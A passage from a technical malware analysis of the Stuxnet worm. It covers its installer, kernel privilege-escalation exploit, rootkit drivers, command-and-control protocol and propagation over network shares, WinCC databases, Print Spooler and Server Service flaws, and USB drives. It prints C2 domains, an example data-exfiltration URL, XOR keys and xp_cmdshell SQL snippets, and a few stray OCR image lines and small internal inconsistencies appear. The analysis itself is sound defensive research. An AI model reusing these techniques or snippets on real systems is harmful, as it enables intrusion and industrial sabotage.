
If exploited, both of these vulnerabilities result in the main .dll file running as a new process, either within the csrss.exe process in the case of the win32k.sys vulnerability or as a new task with Adminstrator rights in the case of the Task Scheduler vulnerability.

The code to exploit the win32k.sys vulnerability is stored in resource 250. Details of the Task Scheduler vulnerability currently are not released as patches are not yet available. The Win32k.sys vulnerability is described in the Windows Win32k.sys Local Privilege Escalation vulnerability (MS10-073) section.

After export 15 completes the required checks, export 16 is called.

Export 16 is the main installer for Stuxnet. It checks the date and the version number of the compromised computer; decrypts, creates and installs the rootkit files and registry keys; injects itself into the services.exe process to infect removable drives; injects itself into the Step7 process to infect all Step 7 projects; sets up the global mutexes that are used to communicate between different components; and connects to the RPC server.

Figure 7
Infection routine flow



Export 16 first checks that the configuration data is valid, after that it checks the value "NTVDM TRACE" in the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\MS-DOS Emulation

If this value is equal to 19790509 the threat will exit. This is thought to be an infection marker or a “do not infect” marker. If this is set correctly infection will not occur. The value may be a random string and represent nothing, but also appears to match the format of date markers used in the threat. As a date, the value may be May 9, 1979. This date could be an arbitrary date, a birth date, or some other significant date. While on May 9, 1979 a variety of historical events occured, according to Wikipedia “Habib Elghanian was executed by a firing squad in Tehran sending shock waves through the closely knit Iranian Jewish community. He was the first Jew and one of the first civilians to be executed by the new Islamic government. This prompted the mass exodus of the once 100,000 member strong Jewish community of Iran which continues to this day.” Symantec cautions readers on drawing any attribution conclusions. Attackers would have the natural desire to implicate another party.

Next, Stuxnet reads a date from the configuration data (offset 0x8c in the configuration data). If the current date is later than the date in the configuration file then infection will also not occur and the threat will exit. The date found in the current configuration file is June 24, 2012.

Stuxnet communicates between different components via global mutexes. Stuxnet tries to create such a global mutex but first it will use SetSecurityDescriptorDacl for computers running Windows XP and also the SetSecurityDescriptorSacl API for computers running Windows Vista or later to reduce the integrity levels of objects, and thus ensure no write actions are denied.

Next, Stuxnet creates 3 encrypted files. These files are read from the .stub section of Stuxnet; encrypted and written to disk, the files are:

1. The main Stuxnet payload .dll file is saved as Oem7a.pnf
2. A 90 byte data file copied to %SystemDrive%\inf\mdmeric3.PNF
3. The configuration data for Stuxnet is copied to %SystemDrive%\inf\mdmcpq3.PNF
4. A log file is copied to %SystemDrive%\inf\oem6C.PNF

Then Stuxnet checks the date again to ensure the current date is before June 24, 2012.

Subsequently Stuxnet checks whether it is the latest version or if the version encrypted on disk is newer. It does this by reading the encrypted version from the disk, decrypting it, and loading it into memory. Once loaded Stuxnet calls export 6 from the newly loaded file; export 6 returns the version number of the newly loaded file from the configuration data. In this way Stuxnet can read the version number from its own configuration data and compare it with the version number from the file on disk. If the versions match then Stuxnet continues.

Provided that the version check passed, Stuxnet will extract, decode, and write two files from the resources section to disk. The files are read from resource 201 and 242 and are written to disk as “Mrxnet.sys“ and “Mrxcls.sys” respectively. These are two driver files; one serves as the load point and the other is used to hide malicious files on the compromised computer and to replace the Stuxnet files on the disk if they are removed. The mechanics of these two files are discussed in the Load Point and Rootkit Functionality sections respectively. When these files are created the file time on them is changed to match the times of other files in the system directory to avoid suspicion. Once these files have been dropped Stuxnet creates the registry entries necessary to load these files as services that will automatically run when Windows starts.

Once Stuxnet has established that the rootkit was installed correctly it creates some more global mutexes to signal that installation has occurred successfully.

Stuxnet passes control to two other exports to continue the installation and infection routines. Firstly, it injects the payload .dll file into the services.exe process and calls export 32, which is responsible for infecting newly connected removable drives and for starting the RPC server. Secondly, Stuxnet injects the payload .dll file into the Step7 process S7tgtopx.exe and calls export 2. In order to succeed in this action, Stuxnet may need to kill the explorer.exe and S7tgtopx.exe processes if they are running. Export 2 is used to infect all Step7 project files as outlined in the Step7 Project File Infection section.

From here execution of Stuxnet continues via these 2 injections and via the driver files and services that were created.

Stuxnet then waits for a short while before trying to connect to the RPC server that was started by the export 32 code. It will call function 0 to check it can successfully connect and then it makes a request to function 9 to receive some information, storing this data in a log file called oem6c.pnf.

At this time, all the default spreading and payload routines have been activated.

Windows Win32k.sys Local Privilege Escalation (MS10-073)

Stuxnet exploited a 0-day vulnerability in win32k.sys, used for local privilege escalation. The vulnerability was patched on October 12, 2010. The vulnerability resides in code that calls a function in a function pointer table; however, the index into the table is not validated properly allowing code to be called outside of the function table.

The installation routine in Export 15, extracts and executes Resource 250, which contains a DLL that invokes the local privilege escalation exploit. The DLL contains a single export—Tml_1. The code first verifies that the execution environment isn't a 64-bit system and is Windows XP or Windows 2000.

If the snsm7551.tmp file exists execution ceases, otherwise the file ~DF540C.tmp is created, which provides an in-work marker.

Next, win32k.sys is loaded into memory and the vulnerable function table pointer is found. Next, Stuxnet will examine the DWORDs that come after the function table to find a suitable DWORD to overload as a virtual address that will be called. When passing in an overly large index into the function table, execution will transfer to code residing at one of the DWORDs after the function table. These DWORDs are just data used elsewhere in win32k.sys, but hijacked by Stuxnet. For example, if the ASCII string 'aaaa' (DWORD 0x60606060) is located after the function table, Stuxnet will allocate shellcode at address 0x60606060 and then pass in an overly large function table index that points to the DWORD 'aaaa' (0x60606060).

Because the available space at the address (in the above example 0x60606060) may be limited, Stuxnet uses a two stage shellcode strategy. Memory is allocated for the main shellcode and at the chosen hijacked address, Stuxnet only places a small piece of shellcode that will jump to the main shellcode.

Next, Stuxnet drops a malformed keyboard layout file into the Temp directory with the file name ~DF<random>.tmp. The malformed keyboard layout file contains a byte that will result in the overly large index into the function table. NtUserLoadKeyboardLayoutEx is called to load the malformed keyboard layout file successfully invoking the exploit. The original keyboard layout is restored and then the malformed keyboard layout file is deleted.

The shellcode then loads the main Stuxnet DLL in the context of CSRSS.EXE.

Load Point

Stuxnet drops Resource 242 MrxCls.sys via Export 16. MrxCls is a driver digitally signed with a compromised Realtek certificate that was revoked on July 16, 2010 by Verisign. A different version of the driver was also found signed by a different compromised digital certificate from JMicron.

Mrxcls.sys is a driver that allows Stuxnet to be executed every time an infected system boots and thus acts as the main load-point for the threat. The driver is registered as a boot start service creating the registry key HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCls\"ImagePath" = "%System%\drivers\mrxcls.sys" and thus loading early in the Windows boot process.

The goal of the driver is to inject and execute copies of Stuxnet into specific processes.

The driver contains an encrypted data block. After decryption, this block contains (among others) a registry key/value pair, which is normally HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MrxCls\"Data".

The driver reads this binary value (previously set by Stuxnet during the installation process). The value is decrypted. It contains a list of pairs (target process name, module to inject):

- services.exe — %Windir%\inf\oem7A.PNF
- S7tgtopx.exe — %Windir%\inf\oem7A.PNF
- CCProjectMgr.exe — %Windir%\inf\oem7A.PNF
- explorer.exe — %Windir%\inf\oem7m.PNF

The services.exe, s7tgtopx.exe (Simatic manager) and CCProjectMgr.exe (WinCC project manager) will be injected with oem7a.pnf, which is a copy of the main Stuxnet dll. Once injected, Stuxnet executes on the compromised computer.

Explorer.exe is injected with oem7m.pnf, an unknown file, which does not appear to be dropped by Stuxnet.

Command and Control

After the threat has installed itself, dropped its files, and gathered some information about the system it contacts the command and control server on port 80 and sends some basic information about the compromised computer to the attacker via HTTP. Two command and control servers have been used in known samples:

- www[.]mypremierfutbol[.]com
- www[.]todaysfutbol[.]com

The two URLs above previously pointed to servers in Malaysia and Denmark; however they have since been redirected to prevent the attackers from controlling any compromised computers. The threat has the capability to update itself with new command and control domains, but we have not seen any files with updated configurations as yet. A configuration file named %Windir%\inf\mdmcpq3.PNF is read and the updated configuration information from that file is written to the main dll and the checksum of the dll is recalculated to ensure it is still correct.

System data is gathered by export 28 and consists of the following information in the following format:

Part 1:

0x00	byte	1, fixed value
0x01	byte	from Configuration Data (at offset 14h)
0x02	byte	OS major version
0x03	byte	OS minor version
0x04	byte	OS service pack major version
0x05	byte	size of part 1 of payload
0x06	byte	unused, 0
0x07	byte	unused, 0
0x08	dword	from C. Data (at offset 10h, Sequence ID)
0x0C	word	unknown
0x0E	word	OS suite mask
0x10	byte	unused, 0
0x11	byte	flags
0x12	string	computer name, null-terminated
0xXX	string	domain name, null-terminated

Part 2, following part 1:

0x00	dword	IP address of interface 1, if any
0x04	dword	IP address of interface 2, if any
0x08	dword	IP address of interface 3, if any
0x0C	dword	from Configuration Data (at offset 9Ch)
0x10	byte	unused, 0
0x11	string	copy of S7P string from C. Data (418h)

Note that the payload contains the machine and domain name, as well as OS information. The flags at offset 11h have the 4th bit set if at least one of the two registry values is found:

- HKEY_LOCAL_MACHINE\Software\Siemens\Step7, value: STEP7_Version
- HKEY_LOCAL_MACHINE\Software\Siemens\WinCC\Setup, value: Version

This informs the attackers if the machine is running the targeted ICS programming software Siemens Step7 or WinCC.

The payload data is then XOR-ed with the byte value 0xFF.

After the data is gathered, export #29 will then be executed (using the previously mentioned injection technique) to send the payload to a target server. The target process can be an existing Internet Explorer process (iexplore.exe), by default or if no iexplore.exe process is found the target browser process will be determined by examining

the registry key HKEY_CLASSES_ROOT\HTTP\SHELL\OPEN\COMMAND. A browser process is then created and injected to run Export #29.

Export #29 is used to send the above information to one of the malicious Stuxnet servers specified in the Configuration Data block. First, one of the two below legitimate web servers referenced in the Configuration Data block are queried, to test network connectivity:

- www.windowsupdate.com
- www.msn.com

If the test passes, the network packet is built. It has the following format:

0x00	dword	1, fixed value
0x04	clsid	unknown
0x14	byte[6]	unknown
0x1A	dword	IP address of main interface
0x1E	byte[size]	payload

The payload is then XOR-ed with a static 31-byte long byte string found inside Stuxnet:

0x67, 0xA9, 0x6E, 0x28, 0x90, 0x0D, 0x58, 0xD6, 0xA4, 0x5D, 0xE2, 0x72, 0x66, 0xC0, 0x4A, 0x57, 0x88, 0x5A, 0xB0, 0x5C, 0x6E, 0x45, 0x56, 0x1A, 0xBD, 0x7C, 0x71, 0x5E, 0x42, 0xE4, 0xC1

The result is « hexified » (in order to transform binary data to an ascii string). For instance, the sequence of bytes (0x12, 0x34) becomes the string “1234”.

The payload is then sent to one of the two aforementioned URLs, as the “data” parameter. For example:

[http://]www.mypremierfutbol.com/index.php?data=1234...

Using the HTTP protocol as well as pure ASCII parameters is a common way by malware (and legitimate applications for that matter) to bypass corporate firewall blocking rules.

The malicious Stuxnet server processes the query and may send a response to the client. The response payload is located in the HTTP Content section. Contrary to the payload sent by the client, it is pure binary data. However, it is encrypted with the following static 31-byte long XOR key:

0xF1, 0x17, 0xFA, 0x1C, 0xE2, 0x33, 0xC1, 0xD7, 0xBB, 0x77, 0x26, 0xC0, 0xE4, 0x96, 0x15, 0xC4, 0x62, 0x2E, 0x2D, 0x18, 0x95, 0xF0, 0xD8, 0xAD, 0x4B, 0x23, 0xBA, 0xDC, 0x4F, 0xD7, 0x0C


The decrypted server response has the following format:

0x00	dword	payload module size (n)
0x04	byte	command byte, can be 0 or 1
0x05	byte[n]	payload module (Windows executable)

Depending on the command byte, the payload module is either loaded in the current process, or in a separate process via RPC. Then, the payload module’s export #1 is executed.

This feature gave Stuxnet backdoor functionality, as it had the possibility (before the *futbol* domains were blocked) to upload and run any code on an infected machine. At the time of writing no additional executables were detected as being sent by the attackers, but this method likely allowed them to download and execute additional tools or deliver updated versions of Stuxnet.

Figure 8
Command and Control



Windows Rootkit Functionality

Stuxnet has the ability to hide copies of its files copied to removable drives. This prevents users from noticing that their removable drive is infected before sharing the removable drive to another party and also prevents those users from realizing the recently inserted removable drive was the source of infection.

Stuxnet via Export 16 extracts Resource 201 as MrxNet.sys. The driver is registered as a service creating the following registry entry:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\MRxNet\"ImagePath" = "%System%\drivers\mrxnet.sys"

The driver file is a digitally signed with a legitimate Realtek digital certificate. The certificate was confirmed as compromised and revoked on July 16, 2010 by Verisign.

The driver scans the following filesystem driver objects:

- \FileSystem\ntfs
- \FileSystem\fastfat
- \FileSystem\cdfs

A new device object is created by Stuxnet and attached to the device chain for each device object managed by these driver objects. The MrxNet.sys driver will manage this driver object. By inserting such objects, Stuxnet is able to intercept IRP requests (example: writes, reads, to devices NTFS, FAT or CD-ROM devices).

The driver also registers to a filesystem registration callback routine in order to hook newly created filesystem objects on the fly.

The driver monitors "directory control" IRPs, in particular "directory query" notifications. Such IRPs are sent to the device when a user program is browsing a directory, and requests the list of files it contains for instance.

Two types of files will be filtered out from a query directory result:

- Files with a ".LNK" extension having a size of 4,171 bytes.
- Files named "~WTR[FOUR NUMBERS].TMP", whose size is between 4Kb and 8Mb; the sum of the four numbers modulo 10 is null. For example, 4+1+3+2=10=0 mod 10

These filters hide the files used by Stuxnet to spread through removable drives, including:

- Copy of Copy of Copy of Copy of Shortcut to.lnk
- Copy of Copy of Copy of Shortcut to.lnk
- Copy of Copy of Shortcut to.lnk
- Copy of Shortcut to.lnk
- ~wtr4132.tmp
- ~wtr4141.tmp

In the driver file, the project path b:\myrtus\src\objfre_w2k_x86\i386 \guava.pdb was not removed.

Guavas are plants in the myrtle (myrtus) family genus. The string could have no significant meaning; however, a variety of interpretations have been discussed. Myrtus could be "MyRTUs". RTU stands for remote terminal unit and are similar to a PLC and, in some environments, used as a synonym for PLCs. In addition, according to Wikipedia, "Esther was originally named Hadassah. Hadassah means 'myrtle' in Hebrew." Esther learned of a plot to assassinate the king and "told the king of Haman's plan to massacre all Jews in the Persian Empire...The Jews went on to kill only their would-be executioners." Symantec cautions readers on drawing any attribution conclusions. Attackers would have the natural desire to implicate another party.

Stuxnet Propagation Methods

Stuxnet has the ability to propogate using a variety of methods. Stuxnet propagates by infecting removable drives and also by copying itself over the network using a variety of means, including two exploits. In addition, Stuxnet propagates by copying itself to Step 7 projects using a technique that causes Stuxnet to auto-execute when opening the project. The following sections describe the network, removable drive, and Step 7 project propagation routines.

Network propagation routines

Export 22 is responsible for the majority of the network propagation routines that Stuxnet uses. This export builds a "Network Action" class that contains 5 subclasses. Each subclass is responsible for a different method of infecting a remote host.

The functions of the 5 subclasses are:

- Peer-to-peer communication and updates
- Infecting WinCC machines via a hardcoded database server password
- Propagating through network shares
- Propagating through the MS10-061 Print Spooler Zero-Day Vulnerability
- Propagating through the MS08-067 Windows Server Service Vulnerability

Each of these classes is discussed in more detail below.

Peer-to-peer communication

The P2P component works by installing an RPC server and client. When the threat infects a computer it starts the RPC server and listens for connections. Any other compromised computer on the network can connect to the RPC server and ask what version of the threat is installed on the remote computer.

If the remote version is newer then the local computer will make a request for the new version and will update itself with that. If the remote version is older the local computer will prepare a copy of itself and send it to the remote computer so that it can update itself. In this way an update can be introduced to any compromised computer on a network and it will eventually spread to all other compromised computers.


All of the P2P requests take place over RPC as outlined below.

The RPC server offers the following routines. (Note that RPC methods 7, 8, 9 are not used by Stuxnet.)

- 0: Returns the version number of Stuxnet installed
- 1: Receive an .exe file and execute it (through injection)
- 2: Load module and executed export
- 3: Inject code into lsass.exe and run it
- 4: Builds the latest version of Stuxnet and sends to compromised computer
- 5: Create process
- 6: Read file
- 7: Drop file
- 8: Delete file
- 9: Write data records

Figure 9

Example of an old client requesting latest version of Stuxnet via P2P



The RPC client makes the following requests:

1. Call RPC function 0 to get remote version number.
2. Check if remote version number is newer than local version number.
3. If remote version number is newer then:
   1. Call RPC function 4 to request latest Stuxnet exe
   2. Receive the latest version of Stuxnet
   3. Install it locally (via process injection)
4. If the remote version number is older then:
   1. Prepare a standalone .exe file of the local Stuxnet version.
   2. Send the .exe file to the remote computer by calling RPC function 1.

When trying to connect to a remote RPC server this class uses the following logic.

It will attempt to call RPC function 0 on each of the following bindings in turn, if any RPC call succeeds then Stuxnet proceeds with that binding:

1. ncacn_ip_tcp:IPADDR[135]
2. ncacn_np:IPADDR[\\pipe\\ntsvcs]
3. ncacn_np:IPADDR[\\pipe\\browser]

It will then try to impersonate the anonymous token and try the following binding:

4. ncacn_np:IPADDR[\\pipe\\browser]

It then reverts to its own token and finally tries to enumerate through the service control manager (SCM) looking for any other bindings that may be available:

5. ncacn_ip_tcp:IPADDR (searches in the SCM for available services)

If any of the above bindings respond correctly to RPC function 0 then Stuxnet has found a remote compromised computer. RPC function 0 returns the version number of the remote Stuxnet infection. Based on this version number Stuxnet will either send a copy of itself to the remote computer or it will request a copy of the latest version from the remote computer and install it.

RPC function 1 is called in order to receive the latest version from the remote computer and RPC function 4 is called to send the latest version of Stuxnet to the remote computer.

Of course Stuxnet does not simply execute the received executable. Instead, it injects it into a chosen process and executes it that way as outlined in the Injection Technique section.

Furthermore, Stuxnet is actually a .dll file so in order to send an executable version of itself to the attacker Stuxnet must first build an executable version of itself. It does this by reading in a template .exe from resource 210 and populating it with all of the addition detail that is needed to make an executable version of the currently installed Stuxnet version, including the latest configuration data and information about the currently compromised computer.

Because the peer-to-peer mechanism occurs through RPC, it is unlikely as an alternative method of command and control as RPC generally is only effective within a local area network (LAN). The purpose of the peer-to-peer mechanism is likely to allow the attackers to reach computers that do not have outbound access to the general Internet, but can communicate with other computers on the LAN that have been infected and are able to contact the command and control servers.

Infecting WinCC computers

This class is responsible for connecting to a remote server running the WinCC database software. When it finds a system running this software it connects to the database server using a password that is hardcoded within the WinCC software. Once it has connected it performs two actions. First, Stuxnet sends malicious SQL code to the database that allows a version of Stuxnet to be transferred to the computer running the WinCC software and executes it, thereby infecting the computer that is running the WinCC database. Second, Stuxnet modifies an existing view adding code that is executed each time the view is accessed.

After sending an SQL configuration query, Stuxnet sends an SQL statement that creates a table and inserts a binary value into the table. The binary value is a hex string representation of the main Stuxnet DLL as an executable file (formed using resource 210) and an updated configuration data block.

CREATE TABLE sysbinlog (abin image) INSERT INTO sysbinlog VALUES(0x…)

If successful, Stuxnet uses OLE Automation Stored Procedures to write itself from the database to disk as %UserProfile%\sql[RANDOM VALUE].dbi.

The file is then added as a stored procedure and executed.

```
SET @ainf = @aind + '\\sql%05x.dbi'
EXEC sp _ addextendedproc sp _ dumpdbilog, @ainf
EXEC sp _ dumpdbilog
```

The stored procedure is then deleted and the main DLL file is also deleted.

Once running locally on a computer with WinCC installed, Stuxnet will also save a .cab file derived from resource 203 on the computer as GracS\cc_tlg7.sav. The .cab file contains a bootstrap DLL meant to load the main Stuxnet DLL, located in GracS\cc_alg.sav. Next, Stuxnet will then modify a view to reload itself. Stuxnet modifies the MCPVREADVARPERCON view to parse the syscomments.text field for additional SQL code to execute. The SQL code stored in syscomments.text is placed between the markers –CC-SP and --*.

In particular, Stuxnet will store and execute SQL code that will extract and execute Stuxnet from the saved CAB file using xp_cmdshell.

```
set @t=left(@t,len(@t)-charindex('\\',reverse(@t)))+'\GraCS\cc _ tlg7.sav';
set @s = 'master..xp _ cmdshell ''extrac32 /y "'+@t+'" "'+@t+'x"''';
exec(@s);
```

Then, the extracted DLL will be added as a stored procedure, executed, and deleted. This allows Stuxnet to execute itself and ensure it remains resident.

Propagation through network shares

Stuxnet also can spread to available network shares through either a scheduled job or using Windows Management Instrumentation (WMI).

Stuxnet will enumerate all user accounts of the computer and the domain, and try all available network resources either using the user's credential token or using WMI operations with the explorer.exe token in order to copy itself and execute on the remote share.

Stuxnet will determine if the ADMIN$ share is accessible to build the share name of the main drive (e.g.: C$). An executable is built using resource 210 and customized with the main DLL code and the latest configuration data block. After enumerating the directories of the network resource, the executable is copied as a random file name in the form DEFRAG[RANDLNT].tmp. Next, a network job is scheduled to execute the file two minutes after infection.

The same process occurs except using WMI with the explorer.exe token instead of using the user's credential token.

MS10-061 Print Spooler zero-day vulnerability

This is the zero day Print Spooler vulnerability patched by Microsoft in MS10-061. Although at first it was thought that this was a privately found/disclosed vulnerability, it was later discovered that this vulnerability was actually first released in the 2009-4 edition of the security magazine Hakin9 and had been public since that time, but had not been seen to be used in the wild.

This vulnerability allows a file to be written to the %System% folder of vulnerable machines. The actual code to carry out the attack is stored in resource 222; this export loads the DLL stored in that resource and prepares the parameters needed to execute the attack, namely an IP address and a copy of the worm, and then calls export one from the loaded DLL. Using this information, Stuxnet is able to copy itself to remote computers into the %System% directory through the Printer Spooler, and then execute itself.

Stuxnet will only attempt to use MS10-061 if the current date is before June 1, 2011.

MS08-067 Windows Server Service vulnerability

In addition, Stuxnet also exploits MS08-067, which is the same vulnerability utilized by W32.Downadup. MS08-067 can be exploited by connecting over SMB and sending a malformed path string that allows arbitrary execution. Stuxnet uses this vulnerability to copy itself to unpatched remote computers.

Stuxnet will verify the following conditions before exploiting MS08-67:

- The current date must be before January 1, 2030
- Antivirus definitions for a variety of antivirus products dated before January 1, 2009
- Kernel32.dll and Netapi32.dll timestamps after October 12, 2008 (before patch day)

Removable drive propagation

One of the main propagation methods Stuxnet uses is to copy itself to inserted removable drives. Industrial control systems are commonly programmed by a Windows computer that is non-networked and operators often exchange data with other computers using removable drives. Stuxnet used two methods to spread to and from removable drives—one method using a vulnerability that allowed auto-execution when viewing the removable drive and the other using an autorun.inf file.

LNK Vulnerability (CVE-2010-2568)

Stuxnet will copy itself and its supporting files to available removable drives any time a removable drive is inserted, and has the ability to do so if specifically instructed. The removable-drive copying is implemented by exports 1, 19, and 32. Export 19 must be called by other code and then it performs the copying routine immediately. Exports 1 and 32 both register routines to wait until a removable drive is inserted. The exports that cause replication to removable drives will also remove infections on the removable drives, depending on a configuration value stored in the configuration data block. Different circumstances will cause Stuxnet to remove the files from an infected removable drive. For example, once the removable drive has infected three computers, the files on the removable drive will be deleted.

If called from Export 1 or 32, Stuxnet will first verify it is running within services.exe, and determines which version of Windows it is running on. Next, it creates a new hidden window with the class name 'AFX64c313' that waits for a removable drive to be inserted (via the WM_DEVICECHANGE message), verifies it contains a logical volume (has a type of DBT_DEVTYP_VOLUME), and is a removable drive (has a drive type of DEVICE_REMOVABLE). Before infecting the drive, the current time must be before June 24, 2012.

Next, Stuxnet determines the drive letter of the newly inserted drive and reads in the configuration data to determine if it should remove itself from the removable drive or copy itself to the removable drive. When removing itself, it deletes the following files:

- %DriveLetter%\~WTR4132.tmp
- %DriveLetter%\~WTR4141.tmp
- %DriveLetter%\Copy of Shortcut to.lnk
- %DriveLetter%\Copy of Copy of Shortcut to.lnk
- %DriveLetter%\Copy of Copy of Copy of Shortcut to.lnk
- %DriveLetter%\Copy of Copy of Copy of Copy of Shortcut to.lnk

If the removable drive should be infected, the drive is first checked to see if it is suitable, checking the following conditions:

- The drive was not just infected, determined by the current time.
- The configuration flag to infect removable drives must be set, otherwise infections occur depending on the date, but this is not set by default.
- The infection is less than 21 days old.
- The drive has at least 5MB of free space.
- The drive has at least 3 files.

If these conditions are met, the following files are created:

- %DriveLetter%\~WTR4132.tmp (~500Kb)
  (This file contains Stuxnet's main DLL in the stub section and is derived from Resource 210.)
- %DriveLetter%\~WTR4141.tmp (~25Kb)
  (This file loads ~WTR4132.tmp and is built from Resource 241.)
- %DriveLetter%\Copy of Shortcut to.lnk
- %DriveLetter%\Copy of Copy of Shortcut to.lnk
- %DriveLetter%\Copy of Copy of Copy of Shortcut to.lnk
- %DriveLetter%\Copy of Copy of Copy of Copy of Shortcut to.lnk

